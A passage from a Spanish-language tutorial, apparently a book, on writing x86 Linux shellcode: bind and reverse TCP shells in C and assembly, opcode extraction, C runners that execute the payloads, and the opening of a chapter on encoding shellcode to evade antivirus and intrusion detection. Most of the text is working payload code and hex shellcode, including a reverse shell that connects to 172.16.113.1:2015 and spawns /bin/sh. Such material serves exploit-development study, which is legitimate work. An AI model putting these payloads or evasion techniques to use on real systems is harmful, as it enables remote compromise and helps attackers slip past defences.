80480d7: cd 80                  int    0x80
80480d9: 31 c0                  xor    eax,eax
80480db: b0 3f                  mov    al,0x3f
80480dd: 89 f3                  mov    ebx,esi
80480df: 41                     inc    ecx
80480e0: cd 80                  int    0x80
80480e2: 31 c0                  xor    eax,eax
80480e4: b0 3f                  mov    al,0x3f
80480e6: 89 f3                  mov    ebx,esi
80480e8: 31 c9                  xor    ecx,ecx
80480ea: cd 80                  int    0x80
80480ec: 31 c0                  xor    eax,eax
80480ee: 50                     push   eax
80480ef: 68 2f 2f 73 68         push   0x68732f2f
80480f4: 68 2f 62 69 6e         push   0x6e69622f
80480f9: 89 e3                  mov    ebx,esp
80480fb: 50                     push   eax
80480fc: 53                     push   ebx
80480fd: 89 e1                  mov    ecx,esp
80480ff: 50                     push   eax
8048100: 89 e2                  mov    edx,esp
8048102: b0 0b                  mov    al,0xb
8048104: cd 80                  int    0x80
```

Como no observamos ningún código de operación nulo, podremos entonces generar nuestra shellcode a partir de los OpCodes de salida de objdump.

Emplearemos el siguiente comando para obtenerlos:

```
$ objdump -d ./bindtcp_asm | grep
'[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut
-f1-6 -d' '|tr -s ' '|tr '\t' ' '|sed 's/ $//
g'|sed 's/ /\\x/g'|paste -d '' -s |sed 's/^/"/
'|sed 's/$/"/g'
```

Por lo que la salida será:

```
"\x31\xc0\xb0\x66\x31\xdb\x53\x6a\x01\x6a\x02\
xb3\x01\x31\xc9\x89\xe1\xcd\x80\x89\xc6\x31\xc
0\xb0\x66\x31\xdb\x53\x66\x68\x07\xdf\x66\x6a\
x02\x89\xe1\xb3\x02\x6a\x10\x51\x56\x89\xe1\xc
d\x80\x31\xc0\xb0\x66\x31\xdb\xb3\x04\x6a\x01\
x56\x89\xe1\xcd\x80\x31\xc0\xb0\x66\x31\xdb\x5
3\x53\x56\xb3\x05\x89\xe1\xcd\x80\x89\xc6\x31\
xc0\xb0\x3f\x89\xf3\x31\xc9\xcd\x80\x31\xc0\xb
0\x3f\x89\xf3\x41\xcd\x80\x31\xc0\xb0\x3f\x89\
xf3\x31\xc9\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x7
3\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\
xe1\x50\x89\xe2\xb0\x0b\xcd\x80"
```

Incluso si es necesario volcar todo el contenido del fichero a este formato, podríamos realizarlo con **hexdump** de la forma (recordar que las cabeceras también serán convertidas y no son necesarias para el exploit funcional):

```
$ hexdump -ve '"\\\x" 1/1 "%02x"' bindtcp_asm
```

A continuación, bastará con un sencillo código en C para ejecutar la shellcode que hemos obtenido. Podemos realizarlo escribiendo el código que denominaremos **shellcode.c** conforme a:

```
#include <stdio.h>
#include <string.h>


unsigned char code[] =

"\x31\xc0\xb0\x66\x31\xdb\x53\x6a\x01\x6a\x02\
xb3\x01\x31\xc9\x89\xe1\xcd\x80\x89\xc6\x31\xc
0\xb0\x66\x31\xdb\x53\x66\x68\x07\xdf\x66\x6a\
x02\x89\xe1\xb3\x02\x6a\x10\x51\x56\x89\xe1\xc
d\x80\x31\xc0\xb0\x66\x31\xdb\xb3\x04\x6a\x01\
x56\x89\xe1\xcd\x80\x31\xc0\xb0\x66\x31\xdb\x5
3\x53\x56\xb3\x05\x89\xe1\xcd\x80\x89\xc6\x31\
xc0\xb0\x3f\x89\xf3\x31\xc9\xcd\x80\x31\xc0\xb
0\x3f\x89\xf3\x41\xcd\x80\x31\xc0\xb0\x3f\x89\
xf3\x31\xc9\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x7
3\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\
xe1\x50\x89\xe2\xb0\x0b\xcd\x80";


int main(void) {

          printf("Shellcode  Length:    %d\n",
strlen(code));

    int (*ret)() = (int(*)())code;

    ret();

}
```

Para compilar, necesitaremos que la pila sea ejecutable. Podemos indicarlo a gcc mediante:

```
$ gcc -z execstack -o shellcode shellcode.c
```

Y por último, la ejecutaremos con:

```
$ sudo ./shellcode
```

En la siguiente sección, optimizaremos la shellcode para que ocupe menos espacio ya que en este caso, son **134 bytes** su longitud y no siempre, tendremos tanto espacio disponible para nuestras shellcodes.

Optimización de la Shellcode

Aunque 134 bytes no son muchos, trataremos de optimizar nuestra shellcode desde el propio lenguaje ensamblador, procediendo a aplicar diferentes técnicas que nos permitirán generar una shellcode menor.

Una de ellas, consiste en no realizar una operación **XOR** con los registros para asignarles un valor cero, sino emplear un equivalente como **XCHG**. También podremos realizar **PUSH** con algunos registros directamente.

Por ejemplo, nuestro antiguo código comenzaba con xor eax, eax. Intentaremos establecer la mayoría de los registros a cero con el menor número de instrucciones posible (se indican en negrita los registros que obligatoriamente deben ser establecidos a cero):

```
xor eax, eax     ; eax = 0
mov al, 102      ; socketcall()

xor ebx, ebx     ; ebx = 0

; Apilar parámetros del socket
; en orden inverso
push ebx         ; protocol
push 1           ; SOCK_STREAM
push 2           ; AF_INET

mov bl, 1        ; socket()

xor ecx, ecx     ; ecx = 0
```

Como hemos comprobado, tanto EAX, EBX y ECX antes de realizar al syscall, deben de estar a cero. Para ello, podemos emplear el juego simplificado de instrucciones **XOR** y **MUL** que permitan poner a cero la mayoría de los registros.

Veamos algunos cambios que podemos hacer comentados en el código fuente y que denominaremos **bindtcp2.asm**:

```
global _start

section .text

_start:

    xor ebx, ebx     ; ebx = 0

    mul ebx          ; eax, edx = 0
```

En sólo 2 instrucciones (XOR y MUL) hemos conseguido poner EAX, EBX y EDX a cero. Como ECX lo emplearemos posteriormente para cargar la dirección del array de parámetros que pasaremos a la syscall, habremos optimizado nuestro código. Por tanto, el resto de código hasta la misma será:

```
    mov al, 102      ; socketcall()
    mov bl, 1        ; socket()
    push edx         ; protocol
    push ebx         ; SOCK_STREAM
    push 2           ; AF_INET
    mov ecx, esp     ; Dir. del array de parám.
    int 0x80         ; syscall socketcall()
```

Pondremos en ESI el nuevo socket creado al igual que hacíamos anteriormente (devuelto en EAX):

```
    mov esi, eax
```

Para realizar el bind del socket, podemos ver qué podemos optimizar y escribir:

```
    mov al, 102      ; socketcall()
    inc ebx          ; bind() - 2
    push edx         ; INADDR_ANY
    push word 0xDF07 ; port
    push word bx     ; AF_INET
    mov ecx, esp     ; Puntero a la estructura
    push 16          ; sizeof(struct sockaddr_in)
    push ecx         ; &serv_addr
    push esi         ; sockfd
    mov ecx, esp     ; Dir. del array de parám.
    int 0x80         ; syscall socketcall()
```

Observamos que se ha empleado **INC EBX** y se han apilado los valores con **WORD** cuando ha sido posible.

Para poder hacer el LISTEN, podemos apilar directamente los valores deseados de la forma:

```
mov al, 102     ; socketcall()
mov bl, 4       ; listen()
push edx        ; backlog
push esi        ; sockfd
mov ecx, esp    ; Dir. del array de parám.
int 0x80        ; syscall socketcall()
```

A continuación, para el ACCEPT procedemos de la misma forma:

```
mov al, 102     ; socketcall()
mov bl, 5       ; accept()
push edx        ; Addrlen = 0
push edx        ; Sockaddr = null
push esi        ; sockfd
mov ecx, esp    ; Dir. del array de parám.
int 0x80        ; syscall socketcall()
```

Como en EAX recibimos el descriptor del socket podemos realizar un XCHG de la forma:

```
xchg ebx, eax
```

Para los dup2 ya que tenemos que realizar la misma llamada al sistema con todos ellos y tan sólo cambia el parámetro para establecer STDIN, STDOUT y STDERR, podemos hacer un bucle mediante el registro ECX y estableciendo el contador en un registro más pequeño de 8 bits como CL (CL + CH = CX de 16 bits, ECX de 32 bits y RCX de 64 bits):

```
;
; Bucle DUP2 (0, 1, 2)
;
xor ecx, ecx    ; ecx = 0
mov cl, 2       ; Inicializar contador

loop:
    ; dup2(connfd, 0);
    mov al, 63  ; dup2()
    int 0x80
```

```
        dec ecx
        jns loop
```

Por último, para ejecutar execve, podremos apilar directamente aquel código como:

```
    xchg eax, edx
    push eax          ; Null bytes (eof string)
    push 0x68732f2f ; //sh
    push 0x6e69622f ; /bin
    mov ebx, esp      ; Dir de /bin/sh
    push eax          ; null terminator
    push ebx          ; Dir de  /bin/sh
    mov ecx, esp      ; Dir del array
    push eax          ; push null terminator
    mov edx, esp      ; empty envp array
    mov al, 11        ; execve()
    int 0x80          ; call execve()
```

Con el código optimizado, probamos a compilar desde NASM y proceder a su enlazado:

```
$ nasm -f elf32 -o bindtcp2.o bindtcp2.asm
$ ld -z execstack -o bindtcp2 bindtcp2.o
$ sudo ./bindtcp2
```

Si seguimos los pasos de la anterior sección, finalmente obtendremos un código optimizado de sólo **96 bytes** que podremos denominar **shellcode2.c**:

```
#include <stdio.h>
#include <string.h>

unsigned char code[] =
"\x31\xdb\xf7\xe3\xb0\x66\xb3\x01\x52\x53\x6a\
x02\x89\xe1\xcd\x80\x89\xc6\xb0\x66\x43\x52\x6
6\x68\x07\xdf\x66\x53\x89\xe1\x6a\x10\x51\x56\
x89\xe1\xcd\x80\xb0\x66\xb3\x04\x52\x56\x89\xe
1\xcd\x80\xb0\x66\xb3\x05\x52\x52\x56\x89\xe1\
xcd\x80\x93\x31\xc9\xb1\x02\xb0\x3f\xcd\x80\x4
9\x79\xf9\x92\x50\x68\x2f\x2f\x73\x68\x68\x2f\
x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x50\x89\xe
2\xb0\x0b\xcd\x80";

int main(void) {
```

```
        printf("Shellcode  Length:    %d\n",
strlen(code));
    int (*ret)() = (int(*)())code;
    ret();
}
```

Para compilar, necesitaremos que la pila sea ejecutable. Podemos indicarlo a gcc mediante:

```
$ gcc -z execstack -o shellcode2 shellcode2.c
```

Y por último, la ejecutaremos con:

```
$ sudo ./shellcode2
```

Reverse TCP Shell

2

En este capítulo, escribiremos una shellcode para GNU/Linux x86 que abrirá una conexión inversa a un puerto TCP de la máquina destino que estará preparada para aceptar la conexión, ejecutando una shell de sistema al conectar.

Desarrollo genérico en C

En esta ocasión, vamos a escribir una shellcode que nos permitirá iniciar una conexión inversa hacia una máquina de destino que se encontrará preparada por el atacante. Con dicha forma, la shellcode no tendrá que quedar a la espera como en el anterior capítulo y será ella la que iniciará la conexión por lo que podrá evadir las protecciones de perímetro básicas.

El código prototipo en C sería como el siguiente y le denominaremos **reverse.c**:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

int main(void) {
    int sockfd;
    struct sockaddr_in serv_addr;

    sockfd = socket(AF_INET, SOCK_STREAM, 0);

    serv_addr.sin_family = AF_INET;
    serv_addr.sin_addr.s_addr =
inet_addr("172.16.113.1");
    serv_addr.sin_port = htons(2015);

    connect(sockfd, (struct sockaddr *)&serv_addr, si-
zeof(serv_addr));

    dup2(sockfd, 0);
    dup2(sockfd, 1);
    dup2(sockfd, 2);

    char *argv[] = {"/bin/sh", NULL};
    execve(argv[0], argv, NULL);
}
```

El código, simplemente realiza las siguientes funciones:

- Crea un socket TCP
- Se conecta a una IP determinada y a un puerto
- Ejecuta una shell (/bin/sh)

De la misma forma que la anterior, empleamos la función **dup2** de C para duplicar el descriptor de fichero y redirigir STDIN, STDOUT y STDERR.

Para comprobar el funcionamiento del código, simplemente lo compilamos de forma estándar con gcc:

```
$ gcc -o reverse reverse.c
$ sudo ./reverse
```

En caso de lanzarlo sin un handler que maneje la conexión en el otro extremo de la comunicación, no fallará pero no realizará ningún tipo de acción.

Por lo tanto, tendremos que emplear un gestor para la conexión y volveremos a emplear netcat para que espere a la conexión que iniciará la máquina que ejecutará la shellcode. Para ello, escribiremos en consola:

```
$ sudo nc -vv -l 0.0.0.0 2015
```

Iniciaremos entonces la conexión otra vez de nuevo:

```
$ sudo ./reverse
```

En la máquina donde ejecutamos la shellcode, podemos comprobar el correcto funcionamiento de nuestra shellcode mediante el comando:

```
$ sudo netstat -atunp | grep 2015
tcp        0      0 172.16.113.130:37554
172.16.113.1:2015       ESTABLISHED 5016/sh
```

Desde la máquina donde tenemos netcat a la escucha, podremos continuar ejecutando comandos del sistema:

```
id
whoami
exit
```

En la siguiente sección, veremos los conceptos básicos para poder trabajar con sockets y gestionar la conexión inversa desde lenguaje ensamblador.

Conceptos básicos en ensamblador para trabajo con sockets

Las llamadas al sistema (***system calls***) se definen en el fichero **unistd_32.h** o **unistd_64.h** dependiendo de la arquitectura para 32 ó 64 bits, localizado generalmente en el directorio del sistema **/usr/include/i386-linux-gnu/asm/**

Incluyen la definición de la llamada y el identificador de la misma asignado. Para el anterior código, podemos observar la librerías que emplea con el comando:

```
$ sudo ltrace ./reverse
```

Observando en su salida:

```
__libc_start_main(0x80484eb, 1, 0xbfeda9f4, 0x80485b0
<unfinished ...>

socket(2, 1, 0)
= 3

inet_addr("172.16.113.1")
= 0x17110ac

htons(2015, 1, 0, 0x8048341)
= 0xdf07

connect(3, 0xbfeda92c, 16, 0x8048341)
= 0

dup2(3, 0)
= 0

dup2(3, 1)
= 1

dup2(3, 2)
= 2

execve(0x804864d, 0xbfeda924, 0, 0x8048341 <no return
...>

--- Called exec() ---

__libc_start_main(0xb77012c0, 1, 0xbfb46474,
0xb7713320 <unfinished ...>

__errno_location()
= 0xb75238fc

_setjmp(0xbfb46310, 0xb76f2876, 0xb753e0b5,
0xb7701302)
= 0
```

```
getpid()
= 5036

sigfillset(~<31>)
= 0

sigaction(SIGCHLD, { 0xb770fbc0, ~<31>, 0xfffffffe,
0xffffffff }, nil)
= 0

geteuid()
= 0

getppid()
= 5035

__vsnprintf_chk(0xb771d105, 27, 1, -1)
= 4

malloc(16)
= 0xb83cf008

getcwd(0, 0)
= ""

__ctype_b_loc()
= 0xb7523908

__ctype_b_loc()
= 0xb7523908

__ctype_b_loc()
= 0xb7523908

strchrnul(0xb7713771, 61, -1, 0xb771ce0c)
= 0xb7713771

strlen("/root/AvEvaders/shellcodes/chapt"...)
= 36

malloc(41)
= 0xb83cf050

mempcpy(0xb83cf050, 0xb771376e, 3, 0xb771ce0c)
= 0xb83cf053

mempcpy(0xb83cf054, 0xb83cf020, 36, 0xb771ce0c)
= 0xb83cf078

malloc(16)
= 0xb83cf080

isatty(0)
= 0

sigaction(SIGINT, nil, { 0, <>, 0, 0xb771ce0c })
= 0

sigfillset(~<31>)
= 0

sigaction(SIGINT, { 0, ~<31>, 0xfffffffe, 0xffffffff
}, nil)
= 0

sigaction(SIGQUIT, nil, { 0, <>, 0, 0xb771ce0c })
= 0

sigfillset(~<31>)
= 0

sigaction(SIGQUIT, { 0, ~<31>, 0xfffffffe, 0xffffffff
}, nil)
= 0

sigaction(SIGTERM, nil, { 0, <>, 0, 0xb770ad56 })
= 0

sigfillset(~<31>)
= 0

sigaction(SIGTERM, { 0, ~<31>, 0xfffffffe, 0xffffffff
}, nil)
= 0

read(0
```

Y las llamadas al sistema con:

```
$ sudo strace ./reverse
```

Observando en su salida:

```
execve("./reverse", ["./reverse"], [/* 35 vars */]) =
0

brk(0)                                  = 0x80da000

access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT
(No such file or directory)

mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVA-
TE|MAP_ANONYMOUS, -1, 0) = 0xb771a000

access("/etc/ld.so.preload", R_OK)      = -1 ENOENT
(No such file or directory)

open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3

fstat64(3, {st_mode=S_IFREG|0644, st_size=43989,
...}) = 0

mmap2(NULL, 43989, PROT_READ, MAP_PRIVATE, 3, 0) =
0xb770f000

close(3)                                = 0

access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT
(No such file or directory)

open("/lib/i386-linux-gnu/i686/cmov/libc.so.6", O_R-
DONLY|O_CLOEXEC) = 3

read(3,
"\177ELF\1\1\1\3\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\300\
233\1\0004\0\0\0"..., 512) = 512

fstat64(3, {st_mode=S_IFREG|0755, st_size=1738492,
...}) = 0

mmap2(NULL, 1743484, PROT_READ|PROT_EXEC, MAP_PRIVA-
TE|MAP_DENYWRITE, 3, 0) = 0xb7565000

mmap2(0xb7709000, 12288, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1a4000) =
0xb7709000

mmap2(0xb770c000, 10876, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) =
0xb770c000

close(3)                                = 0

mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVA-
TE|MAP_ANONYMOUS, -1, 0) = 0xb7564000

set_thread_area({entry_number:-1,
base_addr:0xb7564940, limit:1048575, seg_32bit:1,
contents:0, read_exec_only:0, limit_in_pages:1,
seg_not_present:0, useable:1}) = 0 (entry_number:6)

mprotect(0xb7709000, 8192, PROT_READ)   = 0

mprotect(0xb773e000, 4096, PROT_READ)   = 0

munmap(0xb770f000, 43989)               = 0

socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 3

connect(3, {sa_family=AF_INET, sin_port=htons(2015),
sin_addr=inet_addr("172.16.113.1")}, 16) = 0

dup2(3, 0)                              = 0

dup2(3, 1)                              = 1
```

```
dup2(3, 2)                              = 2

execve("/bin/sh", ["/bin/sh"], [/* 0 vars */]) = 0

brk(0)                                  = 0xb7e81000

access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT
(No such file or directory)

mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVA-
TE|MAP_ANONYMOUS, -1, 0) = 0xb76d2000

access("/etc/ld.so.preload", R_OK)      = -1 ENOENT
(No such file or directory)

open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 4

fstat64(4, {st_mode=S_IFREG|0644, st_size=43989,
...}) = 0

mmap2(NULL, 43989, PROT_READ, MAP_PRIVATE, 4, 0) =
0xb76c7000

close(4)                                = 0

access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT
(No such file or directory)

open("/lib/i386-linux-gnu/i686/cmov/libc.so.6", O_R-
DONLY|O_CLOEXEC) = 4

read(4,
"\177ELF\1\1\1\3\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\300\
233\1\0004\0\0\0"..., 512) = 512

fstat64(4, {st_mode=S_IFREG|0755, st_size=1738492,
...}) = 0

mmap2(NULL, 1743484, PROT_READ|PROT_EXEC, MAP_PRIVA-
TE|MAP_DENYWRITE, 4, 0) = 0xb751d000

mmap2(0xb76c1000, 12288, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 4, 0x1a4000) =
0xb76c1000

mmap2(0xb76c4000, 10876, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) =
0xb76c4000

close(4)                                = 0

mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVA-
TE|MAP_ANONYMOUS, -1, 0) = 0xb751c000

set_thread_area({entry_number:-1,
base_addr:0xb751c940, limit:1048575, seg_32bit:1,
contents:0, read_exec_only:0, limit_in_pages:1,
seg_not_present:0, useable:1}) = 0 (entry_number:6)

mprotect(0xb76c1000, 8192, PROT_READ)   = 0

mprotect(0xb7715000, 4096, PROT_READ)   = 0

mprotect(0xb76f6000, 4096, PROT_READ)   = 0

munmap(0xb76c7000, 43989)               = 0

getpid()                                = 5044

rt_sigaction(SIGCHLD, {0xb7708bc0, ~[RTMIN RT_1], 0},
NULL, 8) = 0

geteuid32()                             = 0

getppid()                               = 5041

brk(0)                                  = 0xb7e81000

brk(0xb7ea2000)                         = 0xb7ea2000

getcwd("/root/AvEvaders/shellcodes/chapter02", 4096)
= 37
```

```
ioctl(0, SNDCTL_TMR_TIMEBASE or SNDRV_TIMER_IOC-
TL_NEXT_DEVICE or TCGETS, 0xbfaa0118) = -1 ENOTTY
(Inappropriate ioctl for device)

rt_sigaction(SIGINT, NULL, {SIG_DFL, [], 0}, 8) = 0

rt_sigaction(SIGINT, {SIG_DFL, ~[RTMIN RT_1], 0},
NULL, 8) = 0

rt_sigaction(SIGQUIT, NULL, {SIG_DFL, [], 0}, 8) = 0

rt_sigaction(SIGQUIT, {SIG_DFL, ~[RTMIN RT_1], 0},
NULL, 8) = 0

rt_sigaction(SIGTERM, NULL, {SIG_DFL, [], 0}, 8) = 0

rt_sigaction(SIGTERM, {SIG_DFL, ~[RTMIN RT_1], 0},
NULL, 8) = 0

read(0,
```

Por tanto, lo primero será obtener las llamadas correctas al sistema y se observan las siguientes tres syscall siguientes:

```
#define __NR_execve 11
#define __NR_dup2 63
#define __NR_socketcall 102
```

Como se esperaba, cualquier llamada del sistema para los sockets en arquitectura x86-32, se realiza mediante la llamada multiplexada **socketcall** por lo que no existen llamadas individuales del tipo socket, bind, listen, accept y tendremos que realizarlas a través de dicha llamada. En el caso particular de una shell inversa, emplearemos el identificador **SYS_CONNECT** con el valor **3** conforme podemos encontrar en el fichero de definición **/usr/include/linux/net.h** (puede verse su contenido con el comando):

```
$ cat /usr/include/linux/net.h
```

En la siguiente sección, veremos cómo podemos escribir el código necesario en ensamblador para poder realizar nuestra shellcode.

Reverse TCP Shell en ensamblador

Comenzaremos a escribir el código del programa en ensamblador. Le denominaremos **reverse.asm** y contendrá:

```
global _start

section .text

_start:
```

Lo primero que necesitaremos, será obtener el descriptor del socket de la forma "**socket(AF_INET, SOCK_STREAM, 0);**" y que en ensamblador, sería:

```
push 0x66           ; socketcall()
pop eax
cdq                 ; edx = 0
push edx            ; protocol
inc edx
push edx            ; SOCK_STREAM
mov ebx, edx        ; socket()
inc edx
push edx            ; AF_INET
mov ecx, esp        ; Dir. del array
int 0x80            ; syscall socketcall()
```

A continuación, tendremos que crear los DUP2 para STDIN, STDOUT y STDERR. Empleamos unos pequeño "trucos" que consisten en:

a) Emplear un bucle ya que simplemente cambiaría el parámetro que pasamos a cada uno (0=STDIN, 1=STDOUT, 2=STDERR)

b) Guardar el descriptor del socket devuelto en EAX en el registro EBX

c) Inicializar el contador en 2 mediante el registro EDX

Para ello, tendremos el siguiente código:

```
xchg ebx, eax        ; Guardar descriptor
mov ecx, edx         ; Contador = 2
loop:
    mov al, 0x3f     ; 63
    int 0x80         ; syscall
    dec ecx
    jns loop
```

A continuación, podremos realizar el **CONNECT** de la forma "**connect(sockfd, (struct sockaddr *)&serv_addr, sizeof(serv_addr));**" a la dirección y puerto que especifiquemos.

Se emplean las técnicas de usar el intercambio entre registros con **XCHG** y apilar directamente los valores necesarios:

```
mov al, 0x66         ; socketcall()
xchg ebx, edx        ; ebx=2, edx=sockfd
push 0x017110AC      ; 172.16.113.1
push word 0xDF07     ; port
push word bx         ; AF_INET
inc ebx              ; connect() -> 3
mov ecx, esp         ; Puntero estruct.
push 0x10      ; sizeof(struct sockaddr_in)
push ecx             ; &serv_addr
push edx             ; sockfd
mov ecx, esp      ; Dir del array de parám.
int 0x80             ; sysall socketcall()
```

Por último, simplemente tendremos que ejecutar **EXECVE** con los parámetros adecuados de la forma "**execve("/bin/sh", NULL , NULL);**" y aprovechar directamente la pila para introducir los valores adecuados de /bin/sh y el carácter nulo que marcará el final de la cadena. Se emplea **CDQ** por simplificación.

```
push 0xb             ; execve()
pop eax
cdq                  ; edx = 0
mov ecx, edx         ; ecx = 0
```

```
push edx            ; Null bytes (string)
push 0x68732f2f     ; //sh
push 0x6e69622f     ; /bin
mov ebx, esp        ; Dir. de /bin/sh
int 0x80            ; syscall execve()
```

Por tanto, ya podríamos compilar el código con el comando:

```
$ nasm -f elf32 -o reverse.o reverse.asm
```

Por último, tendremos que enlazarlo mediante:

```
$ ld -z execstack -o reverse_asm reverse.o
```

Y ejecutarlo para comprobar el resultado:

```
$ sudo ./reverse_asm
```

En la siguiente sección, obtendremos una shellcode funcional en C que podremos compilar y ejecutar mediante gcc.

Conversión de OpCodes

Desde nuestro terminal, podremos observar el código en ensamblador mediante la utilidad **objdump** con la siguiente sintaxis (mostrar sólo la sección de código):

```
$ objdump -d reverse_asm -M intel
```

En su salida, observaremos todo el código desensamblado y podremos eliminar "**Null Bytes**" en el mismo. En su salida, observamos:

```
08048080 <_start>:
 8048080: 6a 66                 push   0x66
 8048082: 58                    pop    eax
 8048083: 99                    cdq
 8048084: 52                    push   edx
 8048085: 42                    inc    edx
 8048086: 52                    push   edx
 8048087: 89 d3                 mov    ebx,edx
 8048089: 42                    inc    edx
 804808a: 52                    push   edx
 804808b: 89 e1                 mov    ecx,esp
 804808d: cd 80                 int    0x80
 804808f: 93                    xchg   ebx,eax
 8048090: 89 d1                 mov    ecx,edx

08048092 <loop>:
 8048092: b0 3f                 mov    al,0x3f
 8048094: cd 80                 int    0x80
 8048096: 49                    dec    ecx
 8048097: 79 f9                 jns    8048092 <loop>
 8048099: b0 66                 mov    al,0x66
 804809b: 87 da                 xchg   edx,ebx
 804809d: 68 ac 10 71 01        push   0x17110ac
 80480a2: 66 68 07 df           pushw  0xdf07
 80480a6: 66 53                 push   bx
 80480a8: 43                    inc    ebx
 80480a9: 89 e1                 mov    ecx,esp
 80480ab: 6a 10                 push   0x10
 80480ad: 51                    push   ecx
 80480ae: 52                    push   edx
 80480af: 89 e1                 mov    ecx,esp
 80480b1: cd 80                 int    0x80
 80480b3: 6a 0b                 push   0xb
 80480b5: 58                    pop    eax
```

```
80480b6: 99                 cdq
80480b7: 89 d1              mov    ecx,edx
80480b9: 52                 push   edx
80480ba: 68 2f 2f 73 68     push   0x68732f2f
80480bf: 68 2f 62 69 6e     push   0x6e69622f
80480c4: 89 e3              mov    ebx,esp
80480c6: cd 80              int    0x80
```

Como no observamos ningún código de operación nulo, podremos entonces generar nuestra shellcode a partir de los OpCodes de salida de objdump.

Emplearemos el siguiente comando para obtenerlos:

```
$ objdump -d ./reverse_asm | grep
'[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut
-f1-6 -d' '|tr -s ' '|tr '\t' ' '|sed 's/ $//
g'|sed 's/ /\\x/g'|paste -d '' -s |sed 's/^/"/
'|sed 's/$/"/g'
```

Por lo que la salida será:

```
"\x6a\x66\x58\x99\x52\x42\x52\x89\xd3\x42\x52\
x89\xe1\xcd\x80\x93\x89\xd1\xb0\x3f\xcd\x80\x4
9\x79\xf9\xb0\x66\x87\xda\x68\xac\x10\x71\x01\
x66\x68\x07\xdf\x66\x53\x43\x89\xe1\x6a\x10\x5
1\x52\x89\xe1\xcd\x80\x6a\x0b\x58\x99\x89\xd1\
x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x8
9\xe3\xcd\x80"
```

A continuación, bastará con un sencillo código en C para ejecutar la shellcode que hemos obtenido. Podemos realizarlo escribiendo el código que denominaremos **shellcode.c** conforme a:

```
#include <stdio.h>

#include <string.h>


unsigned char code[] =

"\x6a\x66\x58\x99\x52\x42\x52\x89\xd3\x42\x52\
x89\xe1\xcd\x80\x93\x89\xd1\xb0\x3f\xcd\x80\x4
9\x79\xf9\xb0\x66\x87\xda\x68\xac\x10\x71\x01\
x66\x68\x07\xdf\x66\x53\x43\x89\xe1\x6a\x10\x5
1\x52\x89\xe1\xcd\x80\x6a\x0b\x58\x99\x89\xd1\
x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x8
9\xe3\xcd\x80";


int main(void) {
```

```
        printf("Shellcode Length:  %d\n",
strlen(code));
    int (*ret)() = (int(*)())code;
    ret();
}
```

Para compilar, necesitaremos que la pila sea ejecutable. Podemos indicarlo a gcc mediante:

```
$ gcc -z execstack -o shellcode shellcode.c
```

Y por último, la ejecutaremos con:

```
$ sudo ./shellcode
```

En este caso, la shellcode nos ocupará exactamente **72 bytes** de longitud.

Decodificador ASM

3

En el presente capítulo, escribiremos un codificador/decodificador en ensamblador que podremos emplear para evadir AVs/IDS/IPS.

Desarrollo genérico

Una forma que tenemos de evadir AVs, IDS, IPS, etc. consiste en no emplear **patrones conocidos** y por tanto, necesitamos en ciertas ocasiones emplear shellcodes codificadas.

El problema que presenta una shellcode no codificada, es cuando se emplea un **sistema de firmas** como una protección Anti-Malware. Por tanto, este tipo de técnica, ofuscará la shellcode final a ejecutar.

En este ejercicio, vamos a trabajar con una sencilla shellcode que posteriormente, desde lenguaje ensamblador, decodificaremos empleando el patrón empleado para codificarla y la ejecutará satisfactoriamente.

Por tanto, será necesario seguir los siguientes pasos genéricos para su desarrollo:

- Desarrollo de la shellcode
- Codificación de la shellcode
- Escritura del código en ensamblador que permita decodificar y ejecutar la shellcode

Para trabajar la shellcode, emplearemos una muy sencilla basada en **execve()** para ejecutar una shell **/bin/sh**

El código en ensamblador que denominaremos **binsh.asm** será el siguiente:

```
global _start

section .text

_start:
```

```
        ;
        ; execve()
        ;
        xor eax,eax ; eax = 0
        ;
        ; Apilar /bin/sh
        ;
        mov edx, eax    ; Tercer parám. null
        mov ecx, eax    ; Segundo parám. null
        push eax        ; null para final cade-
na
        push 0x68732f2f ; hs//
        push 0x6e69622f ; nib/
        mov ebx, esp    ; Puntero a la cadena
        ;
        ; Ejecución execve()
        ;
        mov al, 0xb     ; execve()
        int 0x80        ; syscall
```

Para comprobar el funcionamiento del código, simplemente lo compilamos y enlazaremos de forma estándar:

```
$ nams -f elf32 -o binsh.o binsh.asm
$ ld -z execstack -o binsh binsh.o
$ sudo ./binsh
# id
uid=0(root) gid=0(root) groups=0(root)
# exit
```

Como de costumbre, procederemos a obtener los OpCodes de la shellcode mediante:

```
$ objdump -d ./binsh | grep '[0-9a-f]:'|grep
-v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr -s '
'|tr '\t' ' '|sed 's/ $//g'|sed 's/
/\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/
"/g'
```

Y obtendremos una secuencia de **23 bytes** tal como:

```
"\x31\xc0\x89\xc2\x89\xc1\x50\x68\x2f\x2f\x73\
x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x8
0"
```

